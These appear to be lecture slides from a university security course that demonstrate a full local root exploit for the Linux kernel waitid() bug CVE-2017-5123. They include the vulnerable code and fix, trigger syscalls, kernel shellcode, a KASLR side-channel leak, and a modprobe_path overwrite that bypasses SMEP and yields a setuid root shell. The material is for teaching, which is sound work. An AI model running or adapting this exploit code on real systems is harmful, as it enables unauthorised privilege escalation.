Lecture 12
Exploit Demo 2

Computer and Network Security
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- bug in `waitid` system call
- allow kernel memory write with user space data
- aim to get root access (kernel runs in priviliged mode - can do anything)

Exploit Idea

- execute arbitrary code, i.e. shellcode
- overwrite kernel code pointer with address of arbitrary code
- know both address of arbitrary code and address of kernel code pointer

Generic Challenges

- overwrite wherever we want (control destination address), but ...
- unable to control what we overwrite with (data structure with specific structure fields)
- find what is the destination address, what is the arbitrary code address

Detailed Idea

- find fixed code pointer address (data section) – `pingv6_ops`
- overwrite code pointer with 0 (able to do that because of structure fields)
- map memory area starting from 0 (where `NULL` pointer is located)
- fill memory area with shellcode providing `root` accesss
- do system call that triggers overwrite of code pointer and the another call that triggers call of code pointer
- end up calling shellcode and getting `root` access (i.e. `root` shell)
- job done!

Beyond Simple Exploiting

- `mmap_min_addr`: cannot execute code at address 0
- `KASLR`: data section is randomized (starts at random address)
- `SMEP`: kernel is prevented from executing user space code

Ideas for Bypassing Additional Challenges

- `mmap_min_addr`: control overwrite data (whatever we can) to overwrite code pointer with an address different than 0; place shellcode at that address
- `KASLR`: use side channel (i.e. reporting page faults) when data is not writable; find out base data address; find out base text address
- `SMEP`: cannot execute shellcode; use `modprobe_path` kernel variable that can be altered to trigger call of specific user space executable

Support Archive

- `http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip`

CVE-2017-5123

```
1  SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct siginfo __user *,
2          infop, int, options, struct rusage __user *, ru)
3  {
4      struct rusage r;
5      struct waitid_info info = {.status = 0};
6      long err = kernel_waitid(which, upid, &info, options, ru ? &r : NULL);
7      int signo = 0;
8      if (err > 0) {
9          signo = SIGCHLD;
10         err = 0;
11     }
12
13     if (!err) {
14         if (ru && copy_to_user(ru, &r, sizeof(struct rusage)))
15             return -EFAULT;
16     }
17     if (!infop)
18         return err;
19
20     user_access_begin();
21     unsafe_put_user(signo, &infop->si_signo, Efault);
22     unsafe_put_user(0, &infop->si_errno, Efault);
23     unsafe_put_user((short)info.cause, &infop->si_code, Efault);
24     unsafe_put_user(info.pid, &infop->si_pid, Efault);
25     unsafe_put_user(info.uid, &infop->si_uid, Efault);
26     unsafe_put_user(info.status, &infop->si_status, Efault);
27     user_access_end();
28     return err;
29 Efault:
30     user_access_end();
31     return -EFAULT;
32 }
```


Fix

```
1  commit 96ca579a1ecc943b75beba58bebb0356f6cc4b51
2  Author: Kees Cook <keescook@chromium.org>
3  Date:   Mon Oct 9 11:36:52 2017 -0700
4
5      waitid(): Add missing access_ok() checks
6
7      Adds missing access_ok() checks.
8
9      CVE-2017-5123
10
11     [...]
12
13 diff --git a/kernel/exit.c b/kernel/exit.c
14 index f2cd53e92147..cf28528842bc 100644
15 --- a/kernel/exit.c
16 +++ b/kernel/exit.c
17 @@ -1610,6 +1610,9 @@ SYSCALL_DEFINE5(waitid, int, which, pid_t, upid, struct
       siginfo __user *,
18         if (!infop)
19                 return err;
20
21 +       if (!access_ok(VERIFY_WRITE, infop, sizeof(*infop)))
22 +               goto Efault;
23 +
24         user_access_begin();
25         unsafe_put_user(signo, &infop->si_signo, Efault);
26         unsafe_put_user(0, &infop->si_errno, Efault);
```


Kernel Versions

v4.14-rc4: https://elixir.bootlin.com/linux/v4.14-rc4/source/kernel/exit.c#L1613
v4.15-rc5: https://elixir.bootlin.com/linux/v4.14-rc5/source/kernel/exit.c#L1613

In Short

- pointer (infop) provided from user space wasn't checked / sanitized
- pointer could point to kernel space
- write data to pointer address
- aim to do a privilege escalation exploit (i.e. get a UID 0 to a non-privileged process)

Analysis Steps

- data we can control to overwrite
- where to overwrite
- how to run (code) to trigger privilege escalation

infop (struct siginfo)

data passed from user space

```
1  typedef struct siginfo {
2      int si_signo;
3      int si_errno;
4      int si_code;
5
6      union {
7          int _pad[SI_PAD_SIZE];
8
9          /* kill() */
10         struct {
11             __kernel_pid_t _pid;    /* sender's pid */
12             __ARCH_SI_UID_T _uid;   /* sender's uid */
13         } _kill;
14
15         /* POSIX.1b timers */
16         struct {
17             __kernel_timer_t _tid;  /* timer id */
18             int _overrun;       /* overrun count */
19             char _pad[sizeof( __ARCH_SI_UID_T) - sizeof(int)];
20             sigval_t _sigval;   /* same as below */
21             int _sys_private;       /* not to be passed to user */
22         } _timer;
23
24         /* POSIX.1b signals */
25         struct {
26             __kernel_pid_t _pid;    /* sender's pid */
27             __ARCH_SI_UID_T _uid;   /* sender's uid */
28             sigval_t _sigval;
29         } _rt;
30         [...]
```


Actual Overwrite

```
1      unsafe_put_user(signo, &infop->si_signo, Efault);
2      unsafe_put_user(0, &infop->si_errno, Efault);
3      unsafe_put_user((short)info.cause, &infop->si_code, Efault);
4      unsafe_put_user(info.pid, &infop->si_pid, Efault);
5      unsafe_put_user(info.uid, &infop->si_uid, Efault);
6      unsafe_put_user(info.status, &infop->si_status, Efault);
7
8
9
10 __int64 __fastcall sys_waitid(__int64 a1, __int64 a2, __int64 a3, __int64 a4,
       __int64 a5)
11 {
12   ...
13
14   if ( v5 )
15   {
16     *(_DWORD *)v5 = v8;
17     *(_DWORD *)(v5 + 4) = 0;
18     *(_DWORD *)(v5 + 8) = HIDWORD(v10);
19     *(_QWORD *)(v5 + 16) = v9;
20     *(_DWORD *)(v5 + 24) = v10;
21   }
22   return result;
23 }
```


struct siginfo (revisited)

```
1  struct siginfo {
2      int si_signo;    /* offset 0 */
3      int si_errno;    /* offset 4 */
4      int si_code;     /* offset 8 */
5      int _pad;        /* offset 12 */
6      int pid;         /* offset 16 */
7      int uid;         /* offset 20 */
8      int status;      /* offset 24 */
9  }
```

Overwrite Values in infop (struct siginfo)

- if no child process has exited
  - all fields are set to zero
- if a child process exited
  - `si_signo` will be set to `SIGCHLD (17)`
  - `si_errno` will be set to 0
  - `si_code` will be set to `CLD_EXITED (1)`
  - `pid` will be set to the pid of the child process
  - `uid` will be set to the uid of the child process
  - `status` will be set to the exit code of the child process

Overview

1. map memory area at 0 address (yes, you can do that) (in user space)
2. write shellcode at memory area starting at 0 (in user space)
3. overwrite code pointer with 0 (trigger with `waitid()` syscall)
4. call code pointer now filled with 0 (trigger with another syscall), ending up calling shellcode
5. get root shell

Simplified/Testing

1. get code pointer
2. overwrite code pointer with 0 (trigger with `waitid()` syscall)
3. call code pointer now filled with 0 (trigger with another syscall)
4. get an oops (i.e. segmentation fault in kernel)

in `exploit_crash/`, `exploit_int3/` in the exploit archive

Get Code Pointer

- ideally located in data; heap and stack addresses are difficult to find
- check source code (Linux kernel code is open source)
- `struct pingv6_ops pingv6_ops;`

struct pingv6_ops

```
1  struct pingv6_ops {
2      int (*ipv6_recv_error)(struct sock *sk, struct msghdr *msg, int len,
3                             int *addr_len);
4      void (*ip6_datagram_recv_common_ctl)(struct sock *sk,
5                           struct msghdr *msg,
6                           struct sk_buff *skb);
7      void (*ip6_datagram_recv_specific_ctl)(struct sock *sk,
8                           struct msghdr *msg,
9                           struct sk_buff *skb);
10     int (*icmpv6_err_convert)(u8 type, u8 code, int *err);
11     void (*ipv6_icmp_error)(struct sock *sk, struct sk_buff *skb, int err,
12                             __be16 port, u32 info, u8 *payload);
13     int (*ipv6_chk_addr)(struct net *net, const struct in6_addr *addr,
14                          const struct net_device *dev, int strict);
15 };
16
17
18
19 __int64 __fastcall inet_recv_error(__int64 a1)
20 {
21   __int16 v1; // r8
22   __int64 result; // rax
23
24   v1 = *(_WORD *)(a1 + 16);
25   if ( v1 == 2 )
26     return sub_FFFFFFFF817BA5D0();
27   result = 0xFFFFFFEALL;
28   if ( v1 == 10 )
29     result = qword_FFFFFFFF8212CC40();
30   return result;
31 }
```


Trigger Call to Code Pointer

```
1 int tcp_recvmsg(struct sock *sk, struct msghdr *msg, size_t len, int nonblock,
2         int flags, int *addr_len)
3 {
4     ...
5     if (unlikely(flags & MSG_ERRQUEUE))
6         return inet_recv_error(sk, msg, len, addr_len);
```

done from `recv()` system call

Overwrite Code Pointer with 0 (Trigger From User Space)

```
1         /* address of pingv6_ops.ipv6_recv_error */
2         addr = 0xFFFFFFFF8212CC40;
3
4         syscall(SYS_waitid, P_ALL, 0, addr, WEXITED, NULL);
```


Call Code Pointer (Trigger from User Space)

```
1         fd = socket(AF_INET6, SOCK_STREAM, 0);
2         recv(fd, &dummy, 1, MSG_ERRQUEUE);
```

Map Memory Area at 0

```
1       unsigned char *p;
2
3       p = mmap(0, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
4               MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
5       if (p == MAP_FAILED) {
6               fprintf(stderr, "mmap failed\n");
7               exit(1);
8       }
```


Shellcode

```
1 # call commit_creds(prepare_kernel_cred(NULL));
2 movabs $0xaaaaaaaaaaaaaaaa, %rax # replace with address of prepare_kernel_cred
3 xor %edi, %edi
4 call *%rax
5 movabs $0xbbbbbbbbbbbbbbbb, %rbx # replace with address of commit_creds
6 mov %rax, %rdi
7 call *%rbx
8 xor %eax, %eax
9 ret
```


Write Shellcode in Memory

`memcpy(0, shellcode, sizeof(shellcode) - 1);`

Full Exploit

in `exploit_mmap_zero/`

mmap_min_addr

- setting for minimum address used by `mmap()`
- can't use 0

Overview of Bypassing

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address 0x100000000

Overwrite Details

- recall `struct signfo`
- fields, in order, each of 4 bytes: `si_signo`, `si_errno`, `si_code`
- `si_signo` we don't care, set `si_errno` to 0 (`EXIT_SUCCESS`), set `si_code` to `CLD_EXITED (1)`
- write `si_errno` and `si_code`
- we send `ptr-4` as argument to `waitid()` as we don't care about `si_signo`

Exploit Updates

```
1       if (fork() == 0)
2               exit(0);
3
4       /* address of pingv6_ops.ipv6_recv_error */
5       addr = 0xFFFFFFFF8212CC40;
6
7       syscall(SYS_waitid, P_ALL, 0, addr - 4, WEXITED, NULL);
8
9       p = mmap((void *)0x100000000, 4096, PROT_READ|PROT_WRITE|PROT_EXEC,
10              MAP_PRIVATE|MAP_ANONYMOUS|MAP_FIXED, -1, 0);
11      if (p == MAP_FAILED) {
12              fprintf(stderr, "mmap failed\n");
13              exit(1);
14      }
```

Full Exploit

in `exploit_mmap_non_zero/`

KASLR

- random kernel base address at each boot
- all memory areas are offseted with same base address: text, data
- we need a memory leak

Overview of Bypassing

- need to control some data we overwrite with
- we can set `si_code` to `CLD_EXITED (1)`
- we can get memory address `0x100000000`

Overwrite Details

- `waitid()` system call returns `EFAULT` for invalid address
- start from default (non-KASLR) base address (`0xffffffff81000000`) and increment by page size while `EFAULT` is returned
- stop when no `EFAULT` is returned; that's the start of the data zone

Details

- leak data memory area using `waitid()` `EFAULT`-based side channel
- get base address of data zone
- get address of `pingv6_ops.ipv6_recv_error`
- get base address of text zone: subtract from base address of data zone the text-to-data-offset (using static analysis on kernel image)
- get address of `prepare_kernel_cred()` and `commit_creds()`

text-to-data-offset

0xe00000

```
1 $ readelf -SW vmlinux
2 There are 30 section headers, starting at offset 0x1493140:
3
4 Section Headers:
5   [Nr] Name              Type            Address          Off    Size   ES Flg
       Lk Inf Al
6   [ 0]                   NULL            0000000000000000 000000 000000 00
       0   0  0
7   [ 1] .text             PROGBITS        ffffffff81000000 200000 95d9f7 00  AX
       0   0 4096
8   [...]
9   [12] .data             PROGBITS        ffffffff81e00000 1000000 14b6c0 00  WA
       0   0 4096
10  [...]
```


Exploit Updates

```
1  uint64_t find_kbase()
2  {
3          uint64_t kbase = 0xffffffff81000000;
4          int rc;
5
6          while (1) {
7                  rc = syscall(SYS_waitid, P_ALL, 0, kbase, WEXITED, NULL);
8                  if (errno != EFAULT)
9                          return kbase - 0xe00000;
10
11                 kbase += 0x100000;
12         }
13 }
14
15 int main()
16 {
17         uint64_t kbase;
18
19         /* break kaslr */
20         kbase = find_kbase();
21
22         prepare_kernel_cred = kbase + 0x74c90;
23         commit_creds = kbase + 0x749e0;
24
25         /* address of pingv6_ops.ipv6_recv_error */
26         addr = kbase + 0x112cc40;
```


Full Exploit

in `exploit_kaslr/`

- SMEP - supervisor mode execution prevention - prevents the kernel from executing code from userspace pages
- SMAP - supervisor mode access prevention - prevents the kernel from reading/writing data from/to userspace pages
- `put_user`, `get_user`, `copy_to_user`, `copy_from_user` temporarily disable SMAP
- we can no longer inject code from user space and execute from kernel space
- we could aim for ROP, but we don't control that much data
- need another way to trigger execution of user space injected code from kernel space


```
1  char modprobe_path[KMOD_PATH_LEN] = "/sbin/modprobe";
2
3
4  static int call_modprobe(char *module_name, int wait)
5  {
6
7      [...]
8      argv[0] = modprobe_path;
9      argv[1] = "-q";
10     argv[2] = "--";
11     argv[3] = module_name;  /* check free_modprobe_argv() */
12     argv[4] = NULL;
13
14     info = call_usermodehelper_setup(modprobe_path, argv, envp, GFP_KERNEL,
15                     NULL, free_modprobe_argv, NULL);
16     if (!info)
17         goto free_module_name;
18
19     [...]
20 }
```


`request_module()` calls `call_modprobe()` that invokes `modprobe_path`

```
1  int search_binary_handler(struct linux_binprm *bprm)
2  {
3      ...
4      if (need_retry) {
5          if (printable(bprm->buf[0]) && printable(bprm->buf[1]) &&
6              printable(bprm->buf[2]) && printable(bprm->buf[3]))
7              return retval;
8          if (request_module("binfmt-%04x", *(ushort *)(bprm->buf + 2)) < 0)
9              return retval;
10         need_retry = false;
11         goto retry;
12     }
13
14     return retval;
15 }
```



1. replace `modprobe_path` with path to executable / script we control
2. script we control will run as root; in script, provide setuid permissions to an executable that creates a root shell
3. create a weird executable file (4 bytes of non-printable unrecognized characters) and trigger call to `request_module()`


```
1          system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
2          system("chmod +x /home/user/file");
3          system("/home/user/file");
```



```
1          system("echo \""
2                 "#!/bin/sh\n"
3                 "chown root:root /home/user/gimme_shell\n"
4                 "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
5          system("chmod +x /tmp/AA");
```


- we can control some data of `struct siginfo`
- we can control the PID, PID is limited to 15 bits (0x8000 is maximum value), we control two bytes
- `_pad` field preceding `pid` field is unused
- write 2 bytes at a time and shift the address



Trigger Overwrite of modprobe_path

```
void fork_until_pid(int target_pid)
{
        int pid;

        while (1) {
                pid = fork();
                if (pid == 0)
                        exit(0);

                if (pid == target_pid)
                        return;
                else
                        waitpid(pid, NULL, 0);
        }
}

        sbin_modprobe = kbase + 0xe40280;

        /* "tm" */
        fork_until_pid(0x6d74);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);

        /* "p/" */
        fork_until_pid(0x2f70);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);

        /* "AA" */
        fork_until_pid(0x4141);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
```


Exploit Updates

```
        sbin_modprobe = kbase + 0xe40280;

        /* "tm" */
        fork_until_pid(0x6d74);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16, WEXITED, NULL);
        printf("wrote: tm\n");

        /* "p/" */
        fork_until_pid(0x2f70);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 2, WEXITED, NULL);
        printf("wrote: p/\n");

        /* "AA" */
        fork_until_pid(0x4141);
        syscall(SYS_waitid, P_ALL, 0, sbin_modprobe - 16 + 4, WEXITED, NULL);
        printf("wrote: AA\n");

        system("echo \""
               "#!/bin/sh\n"
               "chown root:root /home/user/gimme_shell\n"
               "chmod ug+s /home/user/gimme_shell\n\" > /tmp/AA");
        system("chmod +x /tmp/AA");

        system("echo -en \"\\xff\\xff\\xff\\xff\" > /home/user/file");
        system("chmod +x /home/user/file");
        system("/home/user/file");

        execl("/home/user/gimme_shell", "gimme_shell", NULL);
```


Full Exploit

in exploit_smep/

Resources

- support archive: http://elf.cs.pub.ro/cns/res/lectures/12-exploit-demo-2-support.zip

References

- https://access.redhat.com/security/cve/cve-2017-5123
- https://github.com/nongiach/CVE/tree/master/CVE-2017-5123
- https://salls.github.io/Linux-Kernel-CVE-2017-5123/